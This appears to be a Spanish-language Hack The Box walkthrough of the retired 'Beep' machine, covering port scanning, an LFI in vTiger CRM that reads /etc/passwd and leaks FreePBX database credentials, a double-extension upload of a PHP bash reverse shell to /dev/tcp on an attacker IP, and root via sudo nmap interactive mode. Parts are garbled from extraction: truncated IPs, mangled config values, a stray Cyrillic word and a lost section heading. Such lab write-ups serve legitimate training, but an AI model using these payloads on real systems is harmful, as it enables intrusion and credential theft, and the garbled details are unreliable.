


## 274- BEEP

- 1. BEEP
  - 1.1. Preliminar
  - 1.2. Nmap
  - 1.3. Tecnologías web
  - 1.4. SSL/TLS certificate
  - 1.5. LFI in Elastix 2.2.0 in order to get credentials
  - 1.6. Double extension File Upload in vTiger CRM 5.3
  - 1.7. Privesc via Nmap in sudoers

### 1. BEEP

<https://app.hackthebox.com/machines/Beep>



RETIRE MACHINE

# Beep

LINUX EASY

<b>4.8</b> MACHINE RATING	<b>22619</b> USER OWNS	<b>23520</b> SYSTEM OWNS	<b>14/03/2017</b> RELEASED
------------------------------	---------------------------	-----------------------------	-------------------------------

Created by **ch4p**

Copy Link

Play Machine

### 1.1. Preliminar

- Comprobamos si la máquina está encendida, averiguamos qué sistema operativo es y creamos nuestro directorio de trabajo. Nos enfrentamos a una máquina *Linux*.

```

$ ping 10.10.10.7
PING 10.10.10.7 (10.10.10.7): 56(84) bytes of data:
64 bytes from 10.10.10.7: icmp_seq=1 ttl=63 time=37.6 ms
64 bytes from 10.10.10.7: icmp_seq=2 ttl=63 time=56.5 ms
64 bytes from 10.10.10.7: icmp_seq=3 ttl=63 time=35.1 ms
64 bytes from 10.10.10.7: icmp_seq=4 ttl=63 time=35.2 ms
64 bytes from 10.10.10.7: icmp_seq=5 ttl=63 time=34.4 ms
64 bytes from 10.10.10.7: icmp_seq=6 ttl=63 time=36.9 ms
^C
--- 10.10.10.7 ping statistics ---
6 packets transmitted, 6 received, 0% packet loss, time 500ms
rtt min/avg/max/mdev = 34.368/39.267/56.477/7.773 ms

```

## 1.2. Nmap

- Escaneo de puertos sigiloso. Evidencia en archivo *allports*. Tenemos bastantes puertos abiertos, entre ellos: *22, 25, 80, 110, 111, 143, 443, 993 y 3306*.

```

$ nmap -sS -p - --open 10.10.10.7 -n -Pn --min-rate 5000 -oG allports
Starting Nmap 7.94SCM ( https://nmap.org ) at 2024-05-16 15:02 -01
Nmap scan report for 10.10.10.7
Host is up (0.046s latency).
Not shown: 65501 closed tcp ports (reset), 18 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE
22/tcp    open  ssh
25/tcp    open  smtp
80/tcp    open  http
110/tcp   open  pop3
111/tcp   open  rpcbind
143/tcp   open  imap
443/tcp   open  https
793/tcp   open  unknown
993/tcp   open  imaps
995/tcp   open  pop3s
3306/tcp   open  mysql
4190/tcp   open  sieve
4445/tcp   open  upnptcp
4559/tcp   open  hydrafax
5038/tcp   open  unknown
10000/tcp  open  snet-sensor-mgmt

Nmap done: 1 IP address (1 host up) scanned in 13.23 seconds
> extractPorts allports

```

```

File: extractPorts.tmp
1
2 [*] Extracting information...
3
4 [*] IP Address: 10.10.10.7
5 [*] Open ports: 22,25,80,110,111,143,443,793,993,3306,4190,4445,4559,5038,10000
6
7 [*] Ports copied to clipboard
8

```

- Escaneo de scripts por defecto y versiones sobre los puertos abiertos, tomando como input los puertos de *allports* mediante `extractPorts`.

```
> cat targeted -l ruby
File: targeted
1 # Nmap 7.94SVN scan initiated Thu May 16 15:05:15 2024 as: nmap -sCV -p22,25,80,110,111,143,443,793,993,995,3306,4190,4445,4559,5030,10000 --min-rate 5000 -oN targeted 10.10.10.7
2 Nmap scan report for 10.10.10.7
3 Host is up (0.036s latency).
4
5 PORT      STATE SERVICE      VERSION
6 22/tcp    open  ssh          OpenSSH 4.3 (protocol 2.0)
7 | ssh hostkey:
8 | 1024 ad:ee:5a:bb:69:37:fb:27:af:b8:30:72:a0:f9:6f:53 (DSA)
9 | 2048 bc:c6:73:59:13:a1:8a:4b:55:07:50:f6:05:1d:6d:8d (RSA)
10 |
11 | smtp-combats: beep.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, ENHANCEDSTATUSCODES, 8BITMIME, DSN
12 80/tcp    open  http         Apache httpd 2.2.3
13 | http title: did not follow redirect to https://10.10.10.7/
14 | http server header: Apache/2.2.3 (CentOS)
15 110/tcp   open  pop3         Cyrus pop3d 2.3.7-Invoca-RPM-2.3.7-7.el5_6.4
16 | pop3 capabilities: AUTH RESP CODE PIPELINING APOP RESP CODES EXPIRE (NEVER) TOP UIDL IMPLEMENTATION (Cyrus POP3 server v2) LOGIN DELAY (0) USER STLS
17 111/tcp   open  rpcbind     2 (RPC #100000)
18 | rpcinfo:
19 | program version port/proto service
20 | 100000 2 111/tcp  rpcbind
21 | 100000 2 111/udp  rpcbind
22 | 100024 1 790/udp  status
23 | 100024 1 793/tcp  status
24 143/tcp   open  imap         Cyrus imapd 2.3.7-Invoca-RPM-2.3.7-7.el5_6.4
25 | imap capabilities: QUOTA OK X-NESTScape ID URLAUTHERR01 ANNOTATEMORE UIDPLUS THREAD-ORDEREDSUBJECT ATOMIC NAMESPACE RIGHTS-xkte LITERAL IDLE MULTIAPPEND CONDSTORE STARTTLS CATENATE MAILBOX-REFERRALS ACL LIST-SUBSCRIBED THREAD-
26 443/tcp   open  ssl/http     Apache httpd 2.2.3 ((CentOS))
27 | http title: Elastix - Login page
28 | ssl cert: Subject: commonName=localhost.localdomain/organizationName=SomeOrganization/stateOrProvinceName=SomeState/countryName=
29 | Not valid before: 2017-04-07T08:22:08
30 | Not valid after: 2018-04-07T08:22:08
31 | http-robots.txt: 1 disallowed entry
32 |
33 | http server header: Apache/2.2.3 (CentOS)
34 | ssl date: 2024-05-16T16:08:30+00:00; +2s from scanner time.
35 793/tcp   open  status       1 (RPC #100024)
36 993/tcp   open  ssl/imap     Cyrus imapd
37 | imap capabilities: CAPABILITY
38 995/tcp   open  pop3         Cyrus pop3d
39 3306/tcp  open  mysql        MySQL (unauthorized)
40 4190/tcp  open  sieve        Cyrus Unsieved 2.3.7-Invoca-RPM-2.3.7-7.el5_6.4 (included w/cyrus imap)
41 4445/tcp  open  upnotifyp?
42 4559/tcp  open  hylafax      hylafax 4.3.10
43 5030/tcp  open  asterisk     Asterisk call Manager 1.1
44 10000/tcp open  http         MiniServ 1.570 (Webmin httpd)
45 | http title: Site doesn't have a title (text/html; Charset=iso-8859-1).
46 | Service Info: Hosts: beep.localdomain, 127.0.0.1, example.com, localhost; OS: Unix
47
48 Host script results:
49 |_clock-skew: 1s
50
51 Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
52 # Nmap done at Thu May 16 15:11:40 2024 -- 1 IP address (1 host up) scanned in 304.52 seconds
```

### 1.3. Tecnologías web

- **Whatweb**: nos reporta lo siguiente. Parece ser que al acceder al servidor web del **puerto 80** se nos redirige automáticamente al servidor HTTPS del **puerto 443**.

```
> whatweb http://10.10.10.7
http://10.10.10.7 [302 Found] Apache[2.2.3], Country[RESERVED][ZZ], HTTPServer[CentOS][Apache/2.2.3 (CentOS)], IP[10.10.10.7], RedirectLocation[https://10.10.10.7/], Title[302 Found]
https://10.10.10.7/ [200 OK] Apache[2.2.3], Cookies[elasticSession, Country[RESERVED][ZZ], HTTPServer[CentOS][Apache/2.2.3 (CentOS)], IP[10.10.10.7], PHP[5.1.6], PasswordField[input_pass], Script[text/javascript], Title[Elastix - Login page], X-Powered-By[PHP/5.1.6]
```

### 1.4. SSL/TLS certificate

- Examinamos el **certificado SSL/TLS** del servidor web que corre en el **puerto 443** con **OpenSSL**:  
`openssl s_client -connect 10.10.10.7:443`. Vemos que, a parte de estar el certificado caducado, corre una versión obsoleta: **TLSv1**.
  - Para que nuestro navegador nos permitiera acceder al sitio web por el **puerto 443** (ya que no era compatible con el certificado de seguridad que éste tiene), tuvimos que cambiar la política **security.tls.version.min** a **1**. Esto permite que nuestro navegador acepte versiones del protocolo SSL/TLS más antiguas.



```
https://10.10.7/vtigercrm/graph.php?current_languages=../../../../../../../../etc/passwd%00&module=Accounts&action
root:x:0:0:root:/root:/bin/bash bin:x:1:1:bin:/bin:/sbin/nologin daemon:x:2:2:daemon:/sbin:/sbin/nologin adm:x:3:4:adm:/var/adm:/sbin/nologin lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown halt:x:7:0:halt:/sbin:/sbin/halt mail:x:8:12:mail:/var/spool/mail:/sbin/nologin news:x:9:13:news:/etc/news:uucp:x:10:14:uucp:/var/spool/uucp:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin games:x:12:100:games:/usr/games:/sbin/nologin gopher:x:13:30:gopher:/var/gopher:/sbin/nologin ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin nobody:x:99:99:Nobody:/sbin/nologin
mysql:x:27:27:MySQL Server:/var/lib/mysql:/bin/bash distcache:x:94:94:Distcache:/sbin/nologin vesa:x:69:69:virtual console memory owner:/dev:/sbin/nologin pcap:x:77:77:/var/arpwatch:/sbin/nologin ntp:x:38:38:/etc/ntp:/sbin
nologin cyrus:x:76:12:Cyrus IMAP Server:/var/lib/imap:/bin/bash dbus:x:81:81:System message bus:/sbin/nologin apache:x:48:48:Apache:/var/www:/sbin/nologin mailman:x:41:41:GNU Mailing List Manager:/usr/lib/mailman:
/sbin/nologin rpc:x:32:32:Portmapper RPC user:/sbin/nologin postfix:x:89:89:/var/spool/postfix:/sbin/nologin asterisk:x:100:101:Asterisk VoIP PBX:/var/lib/asterisk/bin:/bin/bash rpcuser:x:29:29:RPC Service User:/var/lib/nfs:
/sbin/nologin nfsnobody:x:65534:65534:Anonymous NFS User:/var/lib/nfs:/sbin/nologin sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin spamfilter:x:500:500:/home/spamfilter:/bin/bash haldaemon:x:68:68:HAL
daemon:/sbin/nologin nfs:x:43:43:X11 Font Server:/etc/X11/fs:/sbin/nologin fanis:x:501:501::/home/fanis:/bin/bash Sorry! Attempt to access restricted file.
```

- Vamos a incluir ahora el archivo de **FreePBX** (se suele usar en conjunto con **Elastix**) **/etc/amportal.conf**, el cual contiene información sobre la configuración de la base de datos. Encontramos unas credenciales.


```
view-source:https://10.10.7/vtigercrm/graph.php?current_languages=../../../../../../../../etc/amportal.conf%00&module=Accounts&action
1 # This file is part of FreePBX.
2 #
3 # FreePBX is free software: you can redistribute it and/or modify
4 # it under the terms of the GNU General Public License as published by
5 # the Free Software Foundation, either version 2 of the License, or
6 # (at your option) any later version.
7 #
8 # FreePBX is distributed in the hope that it will be useful,
9 # but WITHOUT ANY WARRANTY; without even the implied warranty of
10 # MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the
11 # GNU General Public License for more details.
12 #
13 # You should have received a copy of the GNU General Public License
14 # along with FreePBX. If not, see <http://www.gnu.org/licenses/>.
15 #
16 # This file contains settings for components of the Asterisk Management Portal
17 # Spaces are not allowed!
18 # Run /usr/src/AMP/apply.conf.sh after making changes to this file
19
20 # FreePBX Database configuration
21 # AMPDBHOST: Hostname where the FreePBX database resides
22 # AMPDBENGINE: Engine hosting the FreePBX database (e.g. mysql)
23 # AMPDBNAME: Name of the FreePBX database (e.g. asterisk)
24 # AMPDBUSER: Username used to connect to the FreePBX database
25 # AMPDBPASS: Password for AMPDBUSER (above)
26 # AMPENGINE: Telephony backend engine (e.g. asterisk)
27 # AMPHCHOLDER: Username to access the Asterisk Manager Interface
28 # AMPHCPASS: Password for AMPHCHOLDER
29
30 AMPDBHOST=localhost
31 AMPDBENGINE=mysql
32 # AMPDBNAME=asterisk
33 AMPDBUSER=asteriskuser
34 AMPDBPASS=amp109
35 AMPDBPASS=$(echo$(md5jE
36 AMPENGINE=asterisk
37 AMPHCHOLDER=admin
38 AMPHCPASS=$(echo$(md5jE
39 AMPHCPASS=$(echo$(md5jE
```

66

- **Elastix** es un software de servidor de comunicaciones unificadas que reúne PBX IP, correo electrónico, mensajería instantánea, fax y funciones colaborativas. Cuenta con una interfaz web e incluye capacidades como un software de centro de llamadas con marcación predictiva. Está diseñada para funcionar como una central telefónica privada (**PBX, Private Branch Exchange**) y un sistema de comunicaciones unificadas.
- **FreePBX** es una interfaz de usuario basada en web diseñada para facilitar la configuración, administración y uso de sistemas de PBX basados en Asterisk. Proporciona una manera intuitiva de configurar y administrar las muchas funciones y opciones disponibles en Asterisk, lo que hace que la creación y gestión de un sistema PBX sea mucho más accesible para usuarios no técnicos.
- El archivo **/etc/amportal.conf** es un archivo de configuración utilizado por el sistema de telefonía IP basado en Asterisk, específicamente por la interfaz web de administración **FreePBX**, que suele ser utilizada en conjunto con **Elastix** y otras distribuciones de PBX basadas en **Asterisk**. Este archivo contiene diversas configuraciones relacionadas con la instalación y configuración del sistema PBX, incluyendo opciones como la configuración de la base de datos, configuración del servidor de correo electrónico, parámetros de seguridad y más.

## 1.6. Double extension File Upload in vTiger CRM 5.3

- **CVE-2013-3591:**
- Usamos estas credenciales en la página de login de `/vtigercrm` (directorio que descubrimos haciendo fuzzing) y obtenemos acceso. Explorando los diferentes endpoints de esta aplicación, vemos que podemos subir una imagen para el perfil de la compañía. Vamos a tratar de subir un archivo que nos devuelva una reverse shell a nuestro sistema por un puerto.



- Creamos este archivo, el cual hemos llamado `imagen.php`. Dentro de él escribimos: `<?php system("bash -c 'bash -i >& /dev/tcp/10.10.14.12/443 0>&1'"); ?>`, un típico *one-liner* que nos devuelve una shell de Bash. Vamos ahora a cambiar el nombre de nuestro archivo con: `mv imagen.php imagen.php.jpg`, es decir, estaríamos realizando una атаque de subida de archivo de *doble extensión*. Este ataque funciona cuando el servidor solo valida la última extensión del archivo para comprobar si ésta es la adecuada. Nos ponemos en escucha con **Netcat** por el *puerto 443*. Ahora al subir el archivo, directamente, obtenemos nuestra shell reversa. Realizamos el *tratamiento de la TTY*. Estamos como usuario *asterisk*.
  - Como bien sabemos, la función `system()` es típica de **PHP**, y ésta funcionará solo si está habilitada en el servidor.

```

cat imagen.php
File: imagen.php
1 <?php
2 system("bash -c 'bash -i >& /dev/tcp/10.10.12/443 0>&1'");
3 ?>

mv imagen.php imagen.jpg

ps/home/kali/prjpr/Recp/exploits

nc -nlvp 443
listening on [any] 443 ...
connect to [10.10.12]:443 from (UNKNOWN) [10.10.10.7] 55564
bash: no job control in this shell
bash-3.2$ whoami
asterisk
bash-3.2$

```

“

- **vTiger CRM** es un sistema de gestión de relaciones con clientes (**CRM**) de código abierto diseñado para ayudar a las empresas a gestionar sus ventas, marketing, soporte al cliente y otras operaciones relacionadas con los clientes.

## 1.7. Privesc via Nmap in sudoers

- Al hacer `sudo -l`, vemos que podemos ejecutar como usuario **root**, entre otros muchos comandos, **Nmap**.

```

bash-3.2$ pwd
/var/www/html/vtigercrm/test/logo
bash-3.2$ whoami
asterisk
bash-3.2$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:50:56:89:08:f8
          inet addr:10.10.10.7  Bcast:10.10.10.255  Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:138115 errors:0 dropped:0 overruns:0 frame:0
          TX packets:131726 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:13086853 (12.4 MiB)  TX bytes:21629117 (20.6 MiB)
          Interrupt:29 Base address:0x2024


lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:5486 errors:0 dropped:0 overruns:0 frame:0
          TX packets:5486 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:462711 (451.8 KiB)  TX bytes:462711 (451.8 KiB)

bash-3.2$ sudo -l
Matching Defaults entries for asterisk on this host:
env_reset, env_keep=COLORS DISPLAY HOSTNAME HISTSIZE INPUTRC KRB5DIR
LS_COLORS MAIL PS1 PS2 QTDIR USERNAME LANG LC_ADDRESS LC_CTYPE LC_COLLATE
LC_IDENTIFICATION LC_MEASUREMENT LC_MESSAGES LC_MONETARY LC_NAME LC_NUMERIC
LC_PAPER LC_TELEPHONE LC_TIME LC_ALL LANGUAGE LANGUAS _XKB_CHARSET
XAUTHORITY

User asterisk may run the following commands on this host:
(root) NOPASSWD: /sbin/shutdown
(root) NOPASSWD: /usr/bin/nmap
(root) NOPASSWD: /usr/bin/yum
(root) NOPASSWD: /bin/touch
(root) NOPASSWD: /bin/chmod
(root) NOPASSWD: /bin/chown
(root) NOPASSWD: /sbin/service
(root) NOPASSWD: /sbin/init
(root) NOPASSWD: /usr/sbin/postmap
(root) NOPASSWD: /usr/sbin/postfix
(root) NOPASSWD: /usr/sbin/saslpasswd2
(root) NOPASSWD: /usr/sbin/hardware_detector
(root) NOPASSWD: /sbin/chkconfig
(root) NOPASSWD: /usr/sbin/elastix-helper
bash-3.2$

```

- En **GTFOBins**, vemos que hay una vía potencial de escalar privilegios con Nmap a través del modo interactivo.



- Ejecutamos `sudo nmap --interactive`, y luego `!sh` para obtener nuestra sesión como usuario **root**.

